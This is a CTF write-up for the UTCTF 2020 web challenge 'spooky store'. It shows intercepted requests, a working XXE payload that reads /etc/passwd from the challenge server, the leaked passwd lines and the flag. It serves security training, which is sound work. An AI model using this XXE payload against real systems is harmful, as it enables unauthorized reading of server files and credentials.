ISSS
INFORMATION AND SYSTEMS SECURITY SOCIETY

UTCTF 2020

Web : spooky store


Value : 50 Pts

Description : It’s a simple webpage with 3 buttons, you got this:)

Attachment : http://web1.utctf.live:5005/

Solutions :

Browsing the link and as said the description, there is only 3 buttons which give us the nearest coordinate from three location.



The **Bermuda Triangle** is a mythical section of the Atlantic Ocean roughly bounded by Miami, Bermuda and Puerto Rico where dozens of ships and airplanes have disappeared.

Check Nearest Location

No one knows how the **Tower of Pisa** is able to stay upright, but our expert team of ghost hunters are pretty sure paranormal activity has to do with it.


Check Nearest Location

Stonehenge was created by Aliens and if you don't believe other truths like water is wet and the earth is flat.

Check Nearest Location

The nearest coordinates to you are: 43.7230° N, 10.3966° E

Launching «**Burp Suite**», and intercepting the request when we click on one of those button give us this intercepted request.




```
POST /location HTTP/1.1
Host: web1.utctf.live:5005
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://web1.utctf.live:5005/
Content-Type: application/xml
Origin: http://web1.utctf.live:5005
Content-Length: 93
Connection: close

<?xml version="1.0" encoding="UTF-8"?><locationCheck><productId>1</productId></locationCheck>
```

As we can see there is **XML code**, we can potentially exploit it with a **XML External Entity Attack** (**XEE**).

Source :
https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing


We will try to exploit it for retrieve the content of «**/etc/passwd**» file. Send the intercepted request to repeater and add your XEE payload.



```
POST /location HTTP/1.1
Host: web1.utctf.live:5005
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://web1.utctf.live:5005/
Content-Type: application/xml
Origin: http://web1.utctf.live:5005
Content-Length: 181
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
     <!DOCTYPE foo [ <!ELEMENT foo ANY ><!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<locationCheck><productId>&xxe;</productId></locationCheck>
```

Once the payload ready, send the request. We got as result the content of «**/etc/passwd**», the flag is in the «**utctf**» user entry.



```
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
utctf:x:1337:utflag{n3xt_y3ar_go1ng_bl1nd}
```

Flag : utflag{n3xt_y3ar_go1ng_bl1nd}